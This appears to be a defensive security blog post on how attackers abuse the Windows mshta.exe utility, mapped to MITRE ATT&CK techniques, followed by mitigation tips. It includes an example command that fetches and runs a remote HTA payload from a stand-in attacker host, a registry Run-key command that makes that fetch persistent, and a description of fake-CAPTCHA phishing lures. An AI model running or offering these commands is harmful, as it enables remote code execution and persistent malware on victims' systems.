mshta.exe - Threat Actor's Favorite Weapon

What is mshta.exe?
mshta.exe is a Windows file system utility used to run Microsoft HTML Application (.HTA) files. This program allows the execution of VBScript or JScript-based scripts, making it a useful tool for administrators but also a tool that is often abused by threat actors.
Why is mshta.exe often used by Threat Actors?
Threat Actors frequently abuse mshta.exe to execute malicious code in order to avoid detection by antivirus or other security solutions (EDR). Some reasons why mshta.exe is commonly used in malware attacks include:
-
Bypass Security Control: Because it is a built-in Windows utility program, mshta.exe is often allowed by the system and can be used to evade detection since it is considered a legitimate process by antivirus.
-
Remote Script Execution: mshta.exe can execute scripts from external sources, allowing Threat Actors to run malicious code from servers they control.
-
Using VBScript or JScript: Scripts executed by mshta.exe can be exploited to install malware or steal data (Infostealer).
-
Integration with Social Engineering Techniques: mshta.exe is often used in phishing or spear-phishing to trick victims into running malicious scripts.
-
Does Not Require Admin Privileges: mshta.exe can be executed without administrator privileges, allowing attackers to run malicious code without requiring user permission.
MITRE ATT&CK Techniques Related to mshta.exe

MITRE ATT&CK identifies mshta.exe in several attack techniques frequently used by threat actors:
Execution - T1218.005 (Mshta)
- mshta.exe is used to execute malicious scripts or download payloads from external servers.
- Example:
mshta http://attacker.com/malicious.hta
- This technique is often used by APT groups for initial exploitation and remote code execution.
Defense Evasion - T1218 (System Binary Proxy Execution)
- mshta.exe can be used to disguise malicious code execution so that it appears as a legitimate Windows process.
- Attackers often embed malicious scripts inside .hta files to evade detection and make the process appear legitimate.
Initial Access - T1566 (Phishing)
- mshta.exe can be used in malicious documents sent via phishing emails.
- Word or Excel attachments containing VBA macros may call mshta.exe to execute malicious payloads.
- Some phishing campaigns use fake ReCaptcha displays to trick victims into unknowingly executing malicious scripts.
Persistence - T1547.001 (Registry Run Keys/Startup Folder)
- mshta.exe can be used to create registry entries that execute malicious scripts every time the system boots.
- Example:
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "MaliciousScript" /t REG_SZ /d "mshta http://attacker.com/malicious.hta"
Fake CAPTCHA: A New Technique to Trick Users

One phishing technique that is increasingly popular is using fake CAPTCHA displays (Google reCAPTCHA or Cloudflare Turnstile) to trick users into executing malicious scripts. In this attack, victims see a fake CAPTCHA page asking them to “verify their identity” by running a command in run.exe that calls mshta.exe to execute a malicious payload without the user realizing it.
I previously wrote about Fake CAPTCHA in this article:
Infostealer spreading through Fake Google reCAPTCHA
Examples of mshta.exe Usage in Real Attacks
Several APT (Advanced Persistent Threat) groups known to use mshta.exe in their operations:
- APT32 (OceanLotus): Uses mshta.exe to execute payloads from domains they control.
- FIN7: Uses mshta.exe in phishing campaigns to spread banking malware.
- Cobalt Group: Abuses mshta.exe in their evasion techniques.
- And many other APT groups use mshta.exe in their operations.
How to Prevent mshta.exe Abuse
To reduce the risk of mshta.exe abuse, here are several mitigation steps that can be implemented:
-
Block mshta.exe with Group Policy
Use Windows Group Policy to restrict execution of mshta.exe on systems that do not require it. -
Monitoring and Anomaly Detection
Use Windows Event Logging or SIEM to detect suspicious execution of mshta.exe.Get-WinEvent -LogName Security | Where-Object {$_.Message -match "mshta.exe"} -
Use Endpoint Detection & Response (EDR)
EDR solutions can help detect and respond to threats involving mshta.exe, with proper configuration. -
Educate Users About Phishing
Provide security training to employees to be more cautious about phishing emails that may trigger mshta.exe execution. -
For Home Users
You can block mshta.exe using Windows Firewall or other firewall software to prevent any process using mshta.exe from accessing the internet when it runs.
Hopefully this article is useful and helps in understanding threats related to mshta.exe. Proper mitigation steps and a good understanding of attack techniques used by threat actors will help protect our systems and data from malware and other threat actors.
